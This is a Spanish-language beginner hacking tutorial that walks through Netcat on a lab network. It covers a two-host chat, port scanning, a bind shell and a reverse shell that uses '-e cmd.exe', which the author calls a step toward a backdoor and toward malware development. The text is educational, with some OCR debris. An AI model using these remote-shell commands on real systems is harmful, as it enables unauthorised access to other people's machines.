HDC

Receso terminado. Volvemos con más **Hacking Desde Cero** :). Hoy tenemos a un invitado muy especial dentro del programa. Un aplauso gigante a... **¡Netcat!** (espero que estén aplaudiendo y gritando).

Este simpático amigo tiene un currículum bastante extenso que veremos en el transcurso de este show. Para comenzar tenemos que saber que la **herramienta de red** no viene por defecto en Windows, por lo que tenemos que **descargarlo** desde http://www.securityfocus.com/tools/139. Les puede aparecer bloqueado por el navegador o quizás algún AV pueda llegar a detectarlo como herramienta de hacking, o algo así. De cualquier manera, siempre hagan todo desde la **máquina virtual** para evitar la mayor cantidad de problemas.

Para encontrarnos con él, abrimos la **consola** y nos paramos en el directorio donde lo descomprimimos (recuerden "**cd**" **para navegar** entre las carpetas). Ahora veremos una foto de Nc posando para la cámara.

```
C:\Users\w7\Desktop>cd "nc111nt (1)"

C:\Users\w7\Desktop\nc111nt (1)>_
```

```
C:\Users\w7\Desktop\nc111nt (1)>nc.exe -h
[v1.11 NT www.vulnwatch.org/netcat/]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

A la salida del estudio pueden comprar las calcomanías y las banderas. Pero **no sólo es una cara bonita**, siempre se recuerda como un viejo artista polifacético. ¿Puede enseñarnos las cualidades? Me imagino que siempre está dispuesto como navaja suiza de las redes.

Empecemos con algo simple. Tengo **2 computadoras conectadas en la misma red**, con el netcat instalado en ambas. La que quiero que sea el **servidor** ira con este comando:

```
nc -l -p 3333
```

Los parámetros corresponden a:


- **l** : Deja a la herramienta en modo de escucha o **listening**, que quiere decir que va a estar esperando que un cliente se conecte a él. Admite una **única conexión** y luego se cierra.
- **p <Puerto>**: Especifica el **puerto**. En este caso el 3333.

```
\nc111nt (1)>nc -l -p 3333
```

Lo que sí, veremos que no tenemos ninguna respuesta con respecto a lo que está pasando. Nuestra pequeña gran estrella es algo callada y si no especificamos el **parámetro -v**, para que sea **verborrágico**, no devolverá nada.

```
:\Users\w7\Desktop\nc111nt (1)>nc -l -v -p 3333
istening on [any] 3333 ...
```

En el otro lado del ring tenemos al **cliente**.



(perdón por el humor tonto xD)

Que en mi caso será un **Linux** (es igual, quédense tranquilos). **La sintaxis** sería:

nc [-parámetros] IP [puerto]

Como parámetros vamos a usar únicamente el **verbose** (**-v**), la **ip** es la del **server**, y el **puerto** es el que pusimos nosotros. Entonces en mi caso:

```
nc -v 192.168.1.13 3333
192.168.1.13: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.13] 3333 (?) open
```

Lo que aparece en la segunda línea es un **error** porque no tenemos configurado **un servidor DNS** (o sea no tenemos un dominio del estilo "www.pagina.com"). Del lado del servidor tenemos exactamente la misma línea.

```
C:\Users\w7\Desktop\nc111nt (1)>nc -v -l -p 3333
listening on [any] 3333 ...
192.168.1.33: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.33] 55683: NO_DATA
```

Lo que tenemos creado hasta aquí es un **chat**, simple. **Si escribimos en una de las terminales, aparecerá en la otra.** Pero les he prometido más que ésto, y tendrán más.
Algo que es realmente interesante y que nos sirve mucho es una **revisión de puertos** (sí, con ésto se hace el **scanner** de puertos) para saber si está **abierto o cerrado** e incluso **que** tipo de **servicio esta corriendo**. Simplemente le decimos al netcat que intente de conectarse a un rango de puertos y con la opción doble de verbose para tener la mayor cantidad de información posible.

```
C:\Users\w7\Desktop\nc111nt (1)>nc -vv 192.168.1.33 21-25
192.168.1.33: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.1.33] 25 (smtp): connection refused
(UNKNOWN) [192.168.1.33] 24 (?): connection refused
(UNKNOWN) [192.168.1.33] 23 (telnet): connection refused
(UNKNOWN) [192.168.1.33] 22 (ssh): connection refused
(UNKNOWN) [192.168.1.33] 21 (ftp) open
220 (vsFTPd 3.0.2)
```

Lo lamento por Telnet, pero Netcat gana por knock-out. En la foto anterior, haciendo un escanéo de puertos entre el 21 hasta el 25, vemos que están todos cerrados a excepción del puerto 21, correspondiente al FTP, en el cual recibe que existe un vsFTPd de cierta versión... bla bla bla. Lo hace **conectándose** como **cliente** a cada uno de esos puertos y viendo cuál es la **respuesta** de cada uno. Si el puerto esta habilitado y abierto, responderá el **handshake**, y si no responderá con que el puerto está cerrado.

Vamos a ver algo muy interesante para nosotros. El parámetro "**-e**" nos permite dar **ejecución remota**... **no vaya a ser cosa que alguien deje una consola de comandos abierta** ¿Verdad? Entonces, desde la consola de Windows:

```
C:\Users\w7\Desktop\nc111nt (1)>nc -vv -l -p 1230 -e cmd.exe
listening on [any] 1230 ...
```

Estaríamos ejecutando el "**cmd.exe**" para quien se conecte a esta IP. Y desde la otra consola simplemente nos **conectamos** como si fuera un puerto con **netcat** abierto, pero **en vez de obtener un chat**:

```
nc -vv 192.168.1.13 1230
192.168.1.13: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.13] 1230 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\w7\Desktop\nc111nt (1)>
```

Tienen que esperar un ratito para que nos devuelva la terminal, no sean ansiosos :D

Claro, una shell. **:)** Desde ahí podremos operar de manera remota como si estuviésemos sentados en frente de esta otra pc. Lo que está en el **recuadro rojo** es la **información** que nos devuelve el puerto. Con esta **herramienta** nos vamos a divertir en el **labo**. Es interesante que sea tan **explotable** sólo **porque es flexible**.

Pero ustedes pensarán que si quiero sacar una **shell de la víctima**, lo complicado está saber **cuál es la IP de esa víctima** ya que deberíamos apuntar a allí para conectarnos y hacer nuestras maldades. La solución está en crear una **shell inversa**, donde la diferencia radica que el **servidor** no es la máquina víctima, sino la **atacante**. **El cliente se conecta** a la IP de nuestro servidor y nos **ofrecerá la terminal de comandos**.

```
netcat -lvp 1231
listening on [any] 1231 ...
192.168.1.13: inverse host lookup failed: Unknown host
connect to [192.168.1.33] from (UNKNOWN) [192.168.1.13] 49186
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\w7\Desktop\nc111nt (1)>
```

1 3

2

```
C:\Users\w7\Desktop\nc111nt (1)>nc.exe -v 192.168.1.33 1231 -e cmd.exe
192.168.1.33: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.1.33] 1231 (?) open
```

Primero, el atacante abrirá la conexión con los parámetros correspondientes a "**listen**", "**verbose**" (sabemos que es optativo), y "**port**". Luego la **víctima se conecta a nosotros** mediante la IP y el

puerto correspondiente, más el parámetro "**-e**" ejecutando el **cmd** (en realidad no queremos que devuelva mucha información así que en un ataque omitiríamos el comando de verbose en el lado cliente). Esperamos un minuto y nos encontramos con **la shell :).** Estamos acercándonos muy lentamente a un **backdoor**. Si quieren ser desarrolladores de malware u ocupar el asiento en alguno de sus hermanos, ésta es su herramienta base.

Quizás me he quedado un poco corto con todo lo que esta herramienta puede brindarnos, pero veremos más en el laboratorio y no quiero dar spoilers ;). Muchas gracias por acompañarnos, y **nos vemos próximamente en una nueva edición de HDC.**

Pueden seguirme en Twitter: @RoaddHDC

Cualquier cosa pueden mandarme mail a: r0add@hotmail.com

Para donaciones, pueden hacerlo en bitcoin en la dirección siguiente: 1HqpPJbbWJ9H2hAZTmpXnVuoLKkP7RFSvw

Roadd.
